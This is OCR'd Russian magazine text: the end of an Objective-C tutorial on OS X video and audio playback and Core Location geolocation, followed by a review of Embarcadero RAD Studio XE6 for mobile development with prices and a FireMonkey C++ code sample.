Теперь мы готовы к тому, чтобы связать графические элементы пользовательского интерфейса с кодом, то есть настроить отношения. В OS X (и iOS) есть два типа отношений: Outlet и Action. С помощью первого осуществляется связь графического компонента с переменной в коде, во втором случае описывается событие: указывается метод, который должен быть выполнен в результате генерации этого события. Сначала создадим аутлет, для этого открой AppDocument.h в отдельном окне редактора (двойной щелчок на файле в навигаторе проекта). Затем из конструктора формы, установив курсор на компонент Custom View и зажав клавишу CTRL, перетащи голубую связывающую линию от данного компонента в окно кода — в объявление интерфейса. После этого вылезет всплывающее окошко, в котором можно выбрать тип связи (Outlet или Action), задать имя и выбрать другие параметры.

В данном случае тип связи: Outlet, Name: videoPlayer, Type: NSView, Storage: Weak. После задания значений кликни кнопку Connect. В коде будет добавлено новое свойство — аутлет: @property (weak) IBOutlet NSView *videoPlayer;.

После этого похожим образом создай для каждой кнопки свойство — событие, не забудь во всплывающем окне выбрать тип связи (Connection) — Action. Назови каждое событие, соответственно, PlayFileClick, SlowSpeedClick, NormSpeedClick, RewindClick. К примеру, первое событие в коде должно выглядеть следующим образом: (IBAction)PlayFileClick:(id)sender;.

Остальные создаются аналогично.

Добавим код для воспроизведения видео. В файл AppDocument.h импортируй две либы:

```
#import <AVFoundation/AVFoundation.h>
#import <QuartzCore/QuartzCore.h>
```

Ниже их добавь расширение класса AppDocument. Оно состоит из добавления переменной-члена для хранения объекта-указателя на объект класса AVPlayer. Как мы обсуждали ранее, он является ключевым звеном для проигрывания медиа:

```
@interface AppDocument () {
   AVPlayer* player;
}
@end
```

После нажатия кнопки Play File мы будем проигрывать видео, поэтому в обработчике этого события надо инициализировать объект класса AVPlayer, ссылку на который мы объявили выше: указать путь к проигрываемому файлу; кроме того, надо настроить объект класса AVPlayerVideo. В созданный ранее обработчик события (IBAction)PlayFileClick:(id)sender напиши:

```
NSURL* contentURL = [[NSBundle mainBundle] ↵
  URLForResource:@"test" withExtension:@"mp4"];
player = [AVPlayer playerWithURL:contentURL];
AVPlayerLayer* playerLayer = [AVPlayerLayer ↵
```




Рис. 0. **Добавленные фреймворки**

Рис. 1. **Итоговая форма**

Рис. 2. **Создание отношения между компонентом ГУИ и кодом**

```
  playerLayerWithPlayer:player];
[self.videoPlayer.layer addSublayer:playerLayer];
playerLayer.frame = self.videoPlayer.layer.bounds;
playerLayer.autoresizingMask = ↵
  kCALayerWidthSizable | kCALayerHeightSizable;
player.actionAtItemEnd = ↵
  AVPlayerActionAtItemEndNone;
[player play];
```

Обрати внимание: путь к проигрываемому файлу формируется на основе объекта NSBundle, который представляет собой каталог, содержащий корневую папку приложения с расширением app вместе с исполняемым файлом и скриптами внутри. Также путь составляют имя файла (test) и его расширение (mp4), которые указываются в параметрах конструктора объекта класса NSBundle. На основе определенного файла создается объект player. В качестве параметра он передается методу playerLayerWithPlayer для создания объекта-слоя AVPlayerLayer. Затем посредством сообщения addSublayer мы добавляем этот слой аутлету videoPlayer. Настраиваем некоторые параметры для видеослоя. Указываем для плеера действие при достижении конца файла (остановиться) и финальной операцией начинаем воспроизведение.

Откомпилируй и протестируй приложение. Видео должно проигрываться. Заполним остальные обработчики. Чтобы замедлить скорость, например в пять раз: [player setRate:0.2];. Для ее восстановления (нормальная скорость): [player setRate:1.0];. Для проигрывания файла с начала (без его перезагрузки): [player seekToTime:kCMTimeZero];.

ПРОИГРЫВАЕМ АУДИО

Рассмотрим возможности еще одного класса для проигрывания медиа, а именно аудиофайлов. Добавь на форму еще одну кнопку: Play Audio. Создай объект — IBAction (событие). В файл AppDocument.m в расширение класса AppDocument добавь ссылку на объект класса AVAudioPlayer: AVAudioPlayer *mplayer;. А в обработчике нажатия на кнопку напиши:

```
NSURL* soundFileURL = [[NSBundle mainBundle] ↵
  URLForResource:@"Here" withExtension:@"wav"];
NSError* err = nil;
mplayer = [[AVAudioPlayer alloc] ↵
  initWithContentsOfURL:soundFileURL error:&err];
if (!mplayer) ↵
  NSLog(@"Error creating player: %@", err);
mplayer.volume = 1.0;
mplayer.numberOfLoops = -1;
mplayer.currentTime = 0;
[mplayer prepareToPlay];
[mplayer play];
```

Здесь мы также формируем путь. На основе выбранного файла с помощью метода initWithContentsOfURL инициализируем объект класса AVAudioPlayer. Вторым параметром этот метод получает ссылку на объект класса NSError, куда в случае ошибки о ней будет записана информация. Если ошибки не будет, тогда этот объект останется пустым. Затем мы настраиваем созданный объект для проигрывания аудио: устанавливаем уровень громкости (свойство volume: 1.0 — максимальное значение), указываем количество проигрываний данного файла (свойство numberOfLoops: -1 означает бесконечность). Свойство currentTime позволяет указать временную отметку, откуда начать проигрывание данного звука. Сообщение prepareToPlay осуществляет подготовку к воспроизведению, и play начинает проигрывать звук.

Скомпиль и протестируй, все должно работать, как задумано. Пример (PlayViseoStremApp) ждет твоего внимания среди материалов к номеру.

ГЕОЛОКАЦИЯ

Геолокация — незаменимая штука на мобильных устройствах от Apple. Между тем на лэптопах и десктопах под управлением OS X тоже имеются средства для геолокации! На всем многообразии яблодевайсов присутствует три вида устройств для определения местонахождения: GPS, определение расположения на основе Wi-Fi и сотовых передатчиков.

GPS (система глобального позиционирования) используется исключительно на iPhone и некоторых моделях iPad, содержащих 3G/4G-передатчики. Как ты знаешь, GPS-системы работают на основе данных со спутников, покрывающих сигналами всю поверхность планеты. В результате позиция устанавливается довольно точно.

Месторасположение на основе Wi-Fi и сотовых передатчиков определяется похоже: в обоих случаях на основе близости нахождения определенной сигнальной базы, будь то Wi-Fi или сота. Однако если во втором случае аппаратной поддержкой могут воспользоваться владельцы айфонов и айпадов, то в первом также обладатели десктопов и лэптопов.

В качестве примера разработаем небольшую программку, выводящую координаты устройства, на котором она запущена.

Создай новый Cocoa-проект, обзови его GeoLocation. Для разработки и тестирования приложения я буду с особым цинизмом использовать десктопный компьютер. Забегая вперед, отмечу, что оно вычислило мое размещение довольно точно. Для определения координат мы воспользуемся фреймворком Core Location, который не только един для настольных и мобильных Apple-платформ, но и использует один и тот же код для работы с разными типами геолокационных устройств. На первой странице настройки свойств проекта в разделе Linked Frameworks and Libraries привычным движением добавь фреймворк Core Location. Создадим интерфейс приложения. По замыслу, мы запланировали вывести широту и долготу местонахождения устройства, а также точность (или погрешность) определения, измеряемую в метрах. Кроме того, мы попробуем вывести адрес, по которому находится устройство. Для этого служит отдельный класс. Он работает следующим образом: получив координаты места (широта, долгота), он может преобразовать их в адрес. Этот процесс называется обратным геокодированием, соответственно, преобразование из адреса в координаты называется геокодированием. Почему «может», а не «делает»? По двум причинам: 1) отсутствует соединение с интернетом, для преобразования нужна связь с Apple-сервером; 2) сервер попросту может не знать какое-то место, чтобы сопоставить ему адрес, — возможно, ты, как и я, находишься в ущелье Уральских гор (да-а, гонорары тебе отправлять тоже не так просто. — Прим. ред.).

Итак, открыв в навигаторе файл AppDocument.xib, перетащи на форму шесть надписей (Label), расположи их в два столбца по три надписи в каждом. В левом столбце измени свойство Title каждой надписи, соответственно, сверху вниз: широта, долгота, точность. Правый столбец надписей оставь пока без изменений. Ниже добавь седьмую надпись, предназначенную для вывода адреса, поэтому сделай ее подлиннее. Заметь, после запуска приложения и вывода координат вместе с адресом проходит некоторый временной промежуток, его продолжительность зависит от скорости коннекта с интернетом и может составить несколько секунд. Следовательно, надо показать пользователю, что программа в это время что-то делает, а не просто балуется, выведя окно с надписями. Для этого поместим на форму Indeterminate Progress Indicator. Растянем его на всю форму приложения. Форму моего тестового приложения можешь увидеть на рис. 3.

Пришло время связать интерфейс с кодом — создать аутлеты. Для каждой надписи, у которой мы не меняли Title, привычным способом создай аутлет. Каждый должен иметь следующие имена, сверху вниз: latitudeText, longitudeText, accuracyText, addressText. Дополнительно для индикатора тоже создай аутлет, назови его progressBar. Перейдем к коду. В файле AppDocument.h импортируй либу CoreLocation.h: #import <CoreLocation/CoreLocation.h>, измени заголовок класса AppDocument, чтобы последний соответствовал делегатам NSApplicationDelegate и CLLocationManagerDelegate следующим образом: @interface AppDocument : NSDocument <NSApplicationDelegate, CLLocationManagerDelegate>. В файле AppDocument.m после импорта заголовочного файла добавим расширение класса, состоящее из объявления двух новых объектов:

```
@interface AppDocument () {
  CLLocationManager* _locationManager;
  CLGeocoder* _geocoder;
```




Рис. 3. **Форма приложения GeoLocation**

Рис. 4. **Приложение GeoLocation**

```
}
@end
```

Первый из них служит для получения координат, второй — для выполнения обратного геокодирования. Ниже, в области реализации класса, синтезируем свойства-аутлеты. Для примера — свойство latitudeText: @synthesize latitudeText = _latitudeText; остальные подобным образом (см. исходник (сэмпл GeoLocation)). Тем самым мы сообщаем компилятору Objective-C, чтобы он автоматически сгенерировал методы SET и GET для этих свойств. Переменная справа от знака присваивания (с лидирующим символом подчеркивания) нигде не объявлена, она синтезируется автоматически, то есть ее подставляет компилятор (в некоторых других языках, например C#, вместо нее служит ключевое слово value). Как только приложение загрузится и элементы управления на форме будут сгенерированы, надо создать объявленные объекты. Когда наступает этот момент, генерируется событие windowControllerDidLoadNib, следуй в его обработчик. Далее я не буду приводить весь код, так как куски довольно большие. Сначала создается и инициализируется объект _locationManager, затем ему передается сообщение startUpdatingLocation, и он начинает отслеживать положение на мировой карте. Таким же образом создается объект _geocoder, потом всем надписям для начального вывода присваивается «-», после чего на время ожидания информации о местоположении запускается анимация индикатора прогресса: [self.progressBar startAnimation:nil];. Обрати внимание: поскольку координаты после вызова startUpdatingLocation обновляются периодически, это может стать причиной ненужного расхода заряда аккумулятора при неиспользовании приложения, поэтому во время его деактивации надо отключить объект _locationManger, передав ему сообщение stopUpdatingLocation.

Когда объект _locationManager получает данные, он генерирует событие didUpdateToLocation, в его обработчике происходит обновление надписей для вывода широты, долготы и точности. Новые данные берутся из объекта newLocation класса CLLocation, который передается в обработчик в качестве параметра. К примеру, так выводится широта: self.latitudeText.stringValue = [NSString stringWithFormat:@"%.2f", newLocation.coordinate.latitude]; также у индикатора прогресса останавливается анимация: [self.progressBar stopAnimation:nil];.

Кроме того, в этом обработчике содержится блок кода, выполняющий процедуру обратного геокодирования. В начале блока выполняется метод reverseGeocodeLocation объекта класса CLGeocoder. Этот метод получает объект newLocation класса CLLocation с текущими координатами, вдобавок он получает указатели на массив и объект NSError, которые после выполнения метода содержат, соответственно, набор объектов класса CLPlacemark, и, в случае возникновения ошибки, информацию об ошибке. Если же ошибки не будет, тогда указатель на объект класса NSError будет содержать nil, в ином случае в строке адреса на форме программа выведет сообщение, что вычислить адрес невозможно, и завершит выполнение обработчика события. Каждый объект класса CLPlacemark содержит набор строк, определяющих адрес, который соответствует координатам, в разных случаях это могут быть такие записи: страна, город, улица и прочее. Однако в зависимости от расположения устройства, определяющего местонахождения, какие-то записи могут отсутствовать (как в примере про Уральские горы). Далее по коду мы выбираем из массива последний объект, он содержит самые новые данные о месторасположении. Затем на основе записей полученного объекта класса CLPlacemark формируем строку — объект класса NSString. Последним действием блока кода мы присваиваем эту строку свойству — аутлету addressText, чтобы вывести ее в компонент на форме.

Если во время получения данных работа объекта _locationManager преждевременно завершается с ошибкой, тогда генерируется событие didFailWithError. В его обработчике мы устанавливаем надписи в начальное состояние плюс включаем анимацию индикатора.

На этом разработку приложения GeoLocation можно считать завершенной, все, что мы запланировали, оно выполняет. Запусти и проверь его функциональность. У меня получился такой вывод (рис. 4).

ИТОГИ

OS X содержит множество фреймворков для гибкого управления любым аспектом операционной системы и разнообразным оборудованием. В сегодняшней статье мы обратили внимание на мультимедиа и геолокацию. Для работы с мультимедиа мы воспользовались фреймворком AVFoundation, который предлагает мощные средства для загрузки данных из любых источников и воспроизведения видео и аудио самых разных форматов. Мы узнали о поддержке вывода видеоданных со стороны фреймворка Core Animation, который предоставляет слои для визуализации видеоконтента. В этом контексте мы разобрались и научились работать со слоями двух типов. Рассматривая тему геолокации, мы выяснили, какие аппаратные средства имеются в устройствах фирмы Apple, воспользовались средствами геолокационного фреймворка Core Location и научились с его помощью определять свое местонахождение и адрес, преобразуя «сырые» координаты в понятные сведения на уровне названия страны, города, улицы.


Не отступая от традиции, хочу пожелать тебе удачи в кодировании для систем от Яблока, освоении новых технологий и прочих простых программистских радостей. До встречи на страницах][!



МОБИЛЬНОМУ КОДЕРУ: RAD XE6 ИЛИ ПОДЕШЕВЛЕ?

ОБЗОР ВОЗМОЖНОСТЕЙ ДЛЯ МУЛЬТИДЕВАЙСНОЙ МОБИЛЬНОЙ РАЗРАБОТКИ


В апреле этого года вышла RAD XE6. Таблица возможностей среды разработки представляет собой 25-страничный PDF-документ, набранный очень мелким шрифтом. Бросается в глаза невероятное обилие наворотов для мобильного кодинга. Стоит ли ради них приобретать RAD XE6?][разобрался, что кроется за каждым пунктом рекламного проспекта, и протестировал новый продукт от Embarcadero на предмет удобства мобильной разработки. Мы сделали статью блоками, поэтому ты можешь посмотреть на соответствующие врезки и понять, имеет ли смысл покупать большую среду разработки или проще чуть напрячься и реализовать то же самое с помощью нативного инструментария.



Ирина Чернова
irairache@gmail.com

НЕУНИКАЛЬНЫЕ КОМПОНЕНТЫ

- Визуальный редактор дизайна
- Поддержка push-уведомлений
- Custom Pickers, Date Picker и Time Picker
- Поддержка интерфейса совершения звонка
- Нативные стилевые опции
- Компонент TListView
- Swipe-to-Delete
- Поддержка жестов (swipe, касание и удержание, масштабирование и другие)
- Встроенные фильтры поиска
- Поддержка различных типов клавиатуры
- Доступ к камере
- Сенсоры ориентации (гироскоп/компас) и датчик движения
- Компоненты доступа к данным
- Встраивание браузера в приложение



Макросы!

О RAD XE6

Embarcadero Techonologies третий десяток лет представлена на рынке программного обеспечения для управления базами данных (наиболее значимые продукты — InterBase и Rapid SQL). В 2008 году компания купила у разорившейся Borland подразделение CodeGear, которое занималось Delphi и C++ Builder. В 2011 году Embarcadero выпустила RAD XE2 — IDE, объединяющую компоненты для разработчиков под Delphi и под C++. Последняя версия (XE 6) включает следующие компоненты:

- Delphi;
- InterBase;
- C++Builder;
- HTML5 Builder.


БИБЛИОТЕКА FIREMONKEY

Эта либа — основное преимущество RAD перед другими средами разработки. Позиционирует себя как платформу для создания приложений нового поколения (Windows, Mac, Android, iOS). Основная ее фишка — запредельная оптимизация использования железа и повышение производительности. Все новшества мобильного кодинга реализованы на ее основе. Достойна отдельной статьи. Содержит инструменты для программирования 3D, встроенные компоненты для подсоединения к различным типам баз данных и много чего еще. Подробности: goo.gl/Lo9pcg.



WWW

Официальная страница RAD XE6: goo.gl/G4Gs3i



WARNING

Понравилась перспектива iOS-кодинга на C++? RAD в этом не уникальна. Есть еще Marmelade SDK (goo.gl/IGfZCT) за 15 долларов в месяц и несколько других менее популярных решений.

ОТНОСИТЕЛЬНО УНИКАЛЬНЫЕ КОМПОНЕНТЫ

КОМПОНЕНТ RAD	БЕСПЛАТНАЯ АЛЬТЕРНАТИВА	НАШЕ ЗАКЛЮЧЕНИЕ
Универсальный рекламный компонент. Позволяет в пару кликов встроить рекламу в мобильное приложение.	Каждая порядочная система мобильной рекламы (как, например, AdMob, AppGlimpse, MobPartner) имеет собственный набор средств для размещения рекламы в приложениях.	Чтобы избежать лишних проблем (например, пониженной монетизации и бана приложения в маркетах), лучше использовать решения, непосредственно разрабатываемые владельцами рекламных систем. В этой сфере постоянно идут технологические усовершенствования и ужесточаются правила, касающиеся конфиденциальности, авторских прав и размещения промоматериалов (как у Apple, так и у Google).
Проверка орфографии в текстовых полях. Мгновенно подключается к любой форме.	Яндекс.Спеллер API (goo.gl/yR74qo) — гибкое решение для любого языка программирования (HTTP-запросы, возвращающие JSON). Доступна проверка текстов на русском, украинском и английском языках. Если твое приложение на уйгурском, используй C++ библиотеки для работы с hunspell-словарями. Подробности: hunspell.sourceforge.net.	Для простой проверки вводимых данных встроенный контролер орфографии вполне пригоден. Но для более интересных задач (отображение подсказок с правильным написанием слов, составление пользовательского словаря, проверка автосгенерированного текста) придется внедрять дополнительные технологии.
Поддержка Share Sheet (для Facebook, Twitter и прочего). Пример использования: кнопка «Сообщить друзьям», которая появляется после прохождения уровня в игре.	Такой компонент можно абсолютно бесплатно внедрить в любое приложение. Подробности по самостоятельной настройке: • Facebook: bit.ly/1ILYvBq; • Twitter: dev.twitter.com.	Хорошо, что не нужно интегрировать компоненты постинга в социальные сети, — это экономит время и силы разработчика. Но без этой фичи вполне можно обойтись.
Мастер для создания SOAP-клиентов.	SOAP-библиотеки имеются в ассортименте для любого коммерчески востребованного языка программирования. Примеры: gSOAP для C++, soapUI для Java и wsdl2objc для Objective-C.	Облегчает жизнь разработчику на порядок сильнее трех описанных выше фич, вместе взятых (при условии использования SOAP-клиентов в приложении). Но при наличии достаточного опыта, знаний и усердия можно обойтись внедрением сторонних библиотек.

УНИКАЛЬНЫЕ КОМПОНЕНТЫ DELPHI ДЛЯ МОБИЛЬНОГО КОДИНГА

Indy и DataSnap
Indy — Delphi-библиотека для работы с сетевыми протоколами (HTTP, FTP, Gopher, TCP, UDP, POP3, SMTP, SNPP, SNTP и другие). Разрабатывается уже третий десяток лет. DataSnap — это фреймворк для работы с библиотекой Indy.

Baas
Предоставляет расширенные возможности для взаимодействия с сервисами резервного копирования (backup-as-a-service).

FireDac
Кросс-платформенная библиотека для доступа к базам данных. На официальном сайте описывается как легкая в использовании и высокопроизводительная. Список поддерживаемых СУБД:

- Microsoft Access;
- SQLite database;
- InterBase ToGo;
- IBLite;
- InterBase;
- MySQL Embedded;
- MySQL Server;
- PostgreSQL;
- Firebird.

RAD STUDIO XE6 ARCHITECT



НОВАЯ ЛИЦЕНЗИЯ NAMED	165 776,50 руб.
ОБНОВЛЕНИЕ NAMED (UPGRADE)	110 505,86 руб.
ОБНОВЛЕНИЕ NAMED (UPGRADE) С РЕДАКЦИИ STARTER	162 091,79 руб.
ОБНОВЛЕНИЕ NAMED (UPGRADE RECHARGE ТОЛЬКО С RAD STUDIO XE5 ARCHITECT)	52 507,11 руб.
НОВАЯ ЛИЦЕНЗИЯ CONCURRENT	331 553,00 руб.
ОБНОВЛЕНИЕ CONCURRENT (UPGRADE)	221 011,72 руб.
ОБНОВЛЕНИЕ CONCURRENT (UPGRADE RECHARGE ТОЛЬКО С RAD STUDIO XE5 ARCHITECT)	105 014,22 руб.
НОВАЯ ЛИЦЕНЗИЯ NETWORK NAMED	165 776,50 руб.
ОБНОВЛЕНИЕ NETWORK NAMED (UPGRADE)	110 505,86 руб.
ОБНОВЛЕНИЕ NETWORK NAMED (UPGRADE RECHARGE ТОЛЬКО С RAD STUDIO XE5 ARCHITECT)	52 507,11 руб.

КУПИТЬ

Цена вопроса

```
//---------------------------------------------------------------------------

#include <fmx.h>
#pragma hdrstop

#include "TabbedFormwithNavigation.h"
//---------------------------------------------------------------------------
#pragma package(smart_init)
#pragma resource "*.fmx"
TTabbedwithNavigationForm *TabbedwithNavigationForm;
//---------------------------------------------------------------------------
__fastcall TTabbedwithNavigationForm::TTabbedwithNavigationForm(TComponent* Owner)
    : TForm(Owner)
{
}
//---------------------------------------------------------------------------
void __fastcall TTabbedwithNavigationForm::FormCreate(TObject *Sender)
{
    // This defines the default active tab at runtime
    TabControl1->ActiveTab = TabItem1;
}
//---------------------------------------------------------------------------

void __fastcall TTabbedwithNavigationForm::FormKeyUp(TObject *Sender, WORD &Key, System
        TShiftState Shift)
{
    if(Key == vkHardwareBack) {
        if(TabControl1->ActiveTab == TabItem1 && TabControl2->ActiveTab == TabItem6) {
            ChangeTabAction2->Tab = TabItem5;
            ChangeTabAction2->ExecuteTarget(this);
            ChangeTabAction2->Tab = TabItem6;
            Key = 0;
        }
    }
}
//---------------------------------------------------------------------------


void __fastcall TTabbedwithNavigationForm::TabControl1Gesture(TObject *Sender, const TG
        bool &Handled)
{
#ifdef __ANDROID__
    switch (EventInfo.GestureID) {
        case sgiLeft :
            if(TabControl1->ActiveTab != TabControl1->Tabs[TabControl1->TabCount-1]) {
                TabControl1->ActiveTab = TabControl1->Tabs[TabControl1->TabIndex+1];
                Handled = true;
            }
            break;
```

Идеальный редактор кода



INFO


Разработчики среды разработки с гордостью заявляют, что исправили более четырех тысяч багов, найденных в предыдущей версии. Количество оставшихся ошибок не сообщается. Будь готов к сюрпризам.



WARNING

Возможно, тебе захочется купить RAD XE6 только за то, что на нем можно кодить на C++ под Android. Знай, что есть бесплатные решения этого вопроса (Android NDK, Qt Necessitas, MoSync).





ВПЕЧАТЛЕНИЯ ОТ ИСПОЛЬЗОВАНИЯ

Когда я читала обзоры и документацию, готовясь писать данную статью, у меня сложилось впечатление, что в этой среде практически нет уникального функционала, а цена сильно завышена. И собиралась писать статью целиком в негативном ключе. Но после практического тестирования я прониклась определенной симпатией к этому продукту. Вот что мне понравилось:

- ничего не тормозит, не зависает и не требует ожидания;
- интерфейс очень логичен и удобен в настройке. Все, что нужно, мгновенно находится;
- программой очень приятно пользоваться, дизайн не содержит раздражающих элементов;
- отличная документация и видеоуроки;
- мгновенная сборка приложений;
- быстрая и слаженная работа эмулятора устройства;
- обширная библиотека встроенных шаблонов;
- можно оптимизировать свою работу с помощью макросов;
- встроенная система рефакторинга (что-то вроде советчика по адекватному написанию кода);
- полнофункциональный графический интерфейс управления СУБД;
- вид приложения можно мгновенно посмотреть на различных типах мобильных устройств, не запуская отладку;
- встроенная система контроля версий;
- все, что может понадобиться, собрано в одном месте. Нет хлопот с установкой дополнений, плагинов, модулей, программ. И никаких переживаний по поводу их несовместимости.

